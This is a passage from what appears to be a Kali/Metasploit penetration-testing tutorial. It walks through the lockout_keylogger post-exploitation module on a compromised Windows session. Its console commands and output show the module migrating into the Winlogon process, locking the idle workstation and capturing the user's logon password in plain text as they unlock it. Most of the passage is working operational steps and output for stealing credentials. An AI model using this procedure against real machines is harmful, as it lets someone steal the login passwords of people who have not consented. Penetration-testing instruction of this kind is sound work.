msf exploit(bypassuac) > use post/windows/capture/lockout_keylogger
msf post(lockout_keylogger) > set session 3
session => 3
msf post(lockout_keylogger) > exploit

[*] Found WINLOGON at PID:3824
[*] Migrating from PID:3484
[*] Migrated to WINLOGON PID: 3824 successfully
[+] Keylogging for WIN-LOANLOTDQLU\Ralf @ WIN-LOANLOTDQLU
```

Lockout_Keylogger automatically finds the Winlogon process and migrates to it. The program then begins to monitor the remote system idle time.

At about 300 seconds of idle time, Lockout Keylogger tries to lock the user's desktop remotely.

Sometimes it fails and tries locking it again:

```
[*] Current Idle time: 263 seconds
[*] Current Idle time: 294 seconds
[-] Locking the workstation falied, trying again..
[*] Locked this time, time to start keyloggin...
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/logs/scripts/smartlocker/192.168.19
8.132_20130921.3631.txt
[*] Recording
[*] System has currently been idle for 328 seconds and the screensaver is OFF
[*] System has currently been idle for 361 seconds and the screensaver is OFF
```

Okay, lockout has successfully locked the workstation, and begins looking for keystrokes.

If our user returns and enters his password to unlock the system, we get it:

```
[*] Password?: #LongPasswordsAreTheWayToG
[*] They logged back in, the last password was probably right.
[*] Stopping keystroke sniffer...
[*] Post module execution completed
msf post(lockout_keylogger) >
```

Got it!

Well, almost…

It seems that the last two characters were cut off on the recovered password. Not sure if that is a password length buffer limit in the program or something else. But for a program that was written a few years ago, it still seems to work very well.

Conclusion

In this section we demonstrated how to use Metasploit in Kali to capture key strokes from a remote system. We also learned that login passwords will not be recorded normally in a keystroke password as the Windows Logon service uses a different keyboard buffer. But if we move our keylogger to that process we can indeed capture logon credentials.

We were also introduced to a handy program that migrates out session to the Winlogon process, watches the idle time of the system, then locks it and captures the password when the user tries to log back in.

Page 33 of 34

Lockout_Keylogger automates the entire process from beginning to end. The user walks away from his PC, the script waits a certain amount of idle time and then puts the computer into locked mode. Then, when he logs back in, it is already set to scan the keys pressed.

The password could be a simple password or a complex monster, it does not matter. Lockout_Keylogger intercepts it and displays it in plain text on the penetration tester's machine.

Page 34 of 34